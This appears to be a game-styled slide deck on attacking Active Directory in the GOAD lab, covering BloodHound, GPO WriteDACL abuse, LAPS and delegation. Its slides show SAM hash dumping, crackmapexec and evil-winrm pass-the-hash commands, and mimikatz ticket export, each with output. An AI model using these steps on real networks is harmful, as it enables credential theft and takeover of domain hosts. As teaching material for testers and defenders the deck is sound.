
HIGHSCORE 2500



PLAYER 2

BLOOOOHOUND

◀ PATH TO DOMAIN ADMIN





★★★★★


HIGHSCORE 2500



PLAYER 2

BLOODHOUND


◀ PATH TO DOMAIN ADMIN





★★★★★

HIGHSCORE 2500



PLAYER 2

ACL MODIFICATION

◀ WRITEDACL





★★★★★

HIGHSCORE 2500



PLAYER 2

ACL MODIFICATION

◀ WRITEDACL

The screenshot shows the Group Policy Management Editor window. The left pane displays a tree structure under 'Group Policy Management' for the 'Forest: sevenkingdoms.local' domain, specifically navigating to the 'north.sevenkingdoms.local' domain's 'Default Domain' section. The right pane is titled 'StarkWallpaper' and shows the 'Delegation' tab selected. A message at the top states: 'These groups and users have the specified permission for this GPO'. Below this, a table lists the permissions for various groups and users:

| Name | Allowed Permissions | Inherited |
|---|--|-----------|
| Authenticated Users | Read (from Security Filtering) | No |
| Domain Admins (NORTH\Domain Admins) | Edit settings, delete, modify security | No |
| Enterprise Admins (SEVENKINGDOMS\Enterprise Admins) | Edit settings, delete, modify security | No |
| ENTERPRISE DOMAIN CONTROL\SYSTEM | Read | No |
| samwell.tarly (NORTH\samwell.tarly) | Edit settings, delete, modify security | No |
| SYSTEM | Edit settings, delete, modify security | No |
| Vagrant (NORTH\vagrant) | Edit settings, delete, modify security | No |

At the bottom of the right pane are four buttons: 'Add...', 'Remove', 'Properties', and 'Advanced...'.



★★★★★


HIGHSCORE 2500



PLAYER 2

ACL MODIFICATION

◀ WRITEDACL





★★★★★

HIGHSCORE 2500



PLAYER 2

ACL MODIFICATION

◀ WRITEDACL

Principal: samwell.tarly [Select a principal](#)

Type: Allow

Applies to: This object and all descendant objects

Permissions:

- Full control
- List contents
- Read all properties
- Write all properties
- Delete
- Delete subtree
- Read permissions
- Modify permissions
- Modify owner



★★★★★


HIGHSCORE 2500



PLAYER 2

ACL MODIFICATION

◀ LOGON SCRIPT





★★★★★

HIGHSCORE 2500



PLAYER 2

ACL MODIFICATION

◀ MITIGATION

StarkWallpaper

Scope Details Settings Delegation

These groups and users have the specified permission for this GPO

Groups and users:

| Name | Allowed Permissions | Inherited |
|------------------------------------|--|-----------|
| Authenticated Users | Read (from Security Filtering) | No |
| Domain Admins (NORTH\Domai...) | Edit settings, delete, modify security | No |
| Enterprise Admins (SEVENKING...) | Edit settings, delete, modify security | No |
| ENTERPRISE DOMAIN CONTR... | Read | No |
| samwell.tarly (NORTH\samwell.t...) | Edit settings, delete, modify security | No |
| SYSTEM | Edit settings, delete, modify security | No |
| Vagrant (NORTH\vagrant) | Edit settings, delete, modify security | No |

Add... Remove Properties Advanced...

StarkWallpaper

Scope Details Settings Delegation

Domain: north.sevenkingdoms.local

Owner: Vagrant (NORTH\vagrant)

Created: 5/6/2024 3:26:28 PM

Modified: 7/22/2024 2:47:29 PM

User version: 4 (AD), 4 (SYSVOL)

Computer version: 1 (AD), 1 (SYSVOL)

Unique ID: {956E5B16-3775-4854-AD2A-ABBA7C7006BD}

GPO Status: Enabled

Comment: Change Wallpaper



★★★★★

HIGHSCORE 2500



PLAYER 2


PASS THE HASH

```
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.22:445 ... OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKev: 0x3b62628f8a5a0edda3a911188ffce08e
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6e:
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4363b6dc0c95588964884d7e1c:
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
```



★★★★★

HIGHSCORE 2500



PLAYER 2

PASS THE HASH

```
[proxychains] Strict chain
[*] Service RemoteRegistry
[*] Starting service Remot
[*] Target system bootKev
[*] Dumping local SAM hash
Administrator:500:aad3b435
Guest:501:aad3b435b51404ee
DefaultAccount:503:aad3b43
WDAGUtilityAccount:504:aad
vagrant:1000:aad3b435b5140
```



THAT MUCH

```
92.168.56.22:445 ... OK
fce08e
3e1c4e338284ac4e9874f7de6e:
e931b73c59d7e0c089c0:::
6cfe0d16ae931b73c59d7e0c089
:4363b6dc0c95588964884d7e1c
39d51f71d913c245d35b50b:::
```



★★★★★

HIGHSCORE 2500



PLAYER 2

PASS THE HASH

```
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.22:445 ... OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKev: 0x3b62628f8a5a0edda3a911188ffce08e
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6e:
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4363b6dc0c95588964884d7e1c:
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
```



★★★★★

HIGHSCORE 2500



PLAYER 2

PASS THE HASH

```
(kali㉿kali)-[~/GOAD]
└─$ crackmapexec smb 192.168.56.10-23 -u Administrator -H 'dbd13e1c4e338284ac4e9874f7de6ef4'
SMB      192.168.56.22    445    CASTELBLACK      [*] Windows 10.0 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:0)
SMB      192.168.56.10    445    KINGSLANDING    [*] Windows 10.0 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:0)
SMB      192.168.56.11    445    WINTERFELL     [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:0)
SMB      192.168.56.22    445    CASTELBLACK      [+] north.sevenkingdoms.local\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 (Pwn3d!)
SMB      192.168.56.10    445    KINGSLANDING    [-] sevenkingdoms.local\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 STATUS_LOGON_FAILURE
SMB      192.168.56.11    445    WINTERFELL     [+] north.sevenkingdoms.local\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 (Pwn3d!)
```

```
(kali㉿kali)-[~/GOAD]
└─$ evil-winrm -i 192.168.56.11 -u Administrator -H 'dbd13e1c4e338284ac4e9874f7de6ef4'
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection.

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
north\administrator
```



★★★★★

HIGHSCORE 2500



PLAYER 2

LAPS

◆ LOCAL ADMINISTRATOR PASSWORD SOLUTION

The screenshot shows the Group Policy Management Editor window. On the left, the navigation pane lists various policy categories, with 'LAPS' highlighted by a red box. The main pane displays the configuration settings for the selected LAPS policy. A second red box highlights the list of settings in the center-right area.

| Setting | State | Comment |
|--|----------------|---------|
| Post-authentication actions | Not configured | No |
| Password Settings | Not configured | No |
| Name of administrator account to manage | Not configured | No |
| Enable password encryption | Not configured | No |
| Enable password backup for DSRM accounts | Not configured | No |
| Do not allow password expiration time longer than required ... | Not configured | No |
| Configure size of encrypted password history | Not configured | No |
| Configure password backup directory | Not configured | No |
| Configure authorized password decryptors | Not configured | No |



★★★★★


HIGHSCORE 2500



PLAYER 2

DELEGATION


◆ DELEGATION = IMPERSONATION





★★★★★

HIGHSCORE 2500



PLAYER 2

DELEGATION

◀ MIMIKATZ

```
mimikatz # sekurlsa::tickets /export

Authentication Id : 0 ; 4894285 (00000000:004aae4d)
Session           : Network from 0
User Name         : brandon
Domain            : NORTH
Logon Server      : (null)
Logon Time        : 7/9/2024 12:59:42 PM
SID               : S-1-5-21-2127814747-1574567255-3873579916-1604

* Username : brandon
* Domain   : NORTH.SEVENKINGDOMS.LOCAL
* Password  : (null)

Group 0 - Ticket Granting Service

Group 1 - Client Ticket ?

Group 2 - Ticket Granting Ticket
[00000000]
Start/End/MaxRenew: 7/9/2024 12:59:42 PM ; 7/9/2024 10:59:42 PM ; 7/16/2024 12:59:42 PM
Service Name (02) : krbtgt ; NORTH.SEVENKINGDOMS.LOCAL ; @ NORTH.SEVENKINGDOMS.LOCAL
Target Name (--) : @ NORTH.SEVENKINGDOMS.LOCAL
Client Name (01) : brandon ; @ NORTH.SEVENKINGDOMS.LOCAL
Flags 60a10000   : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable
Session Key     : 0x00000012 - aes256_hmac
                  2ecbed83773946a2484b6fa515de5635485a41ec8a32b345963787c1c9f92b77
Ticket          : 0x00000012 - aes256_hmac ; kvno = 2      [...]
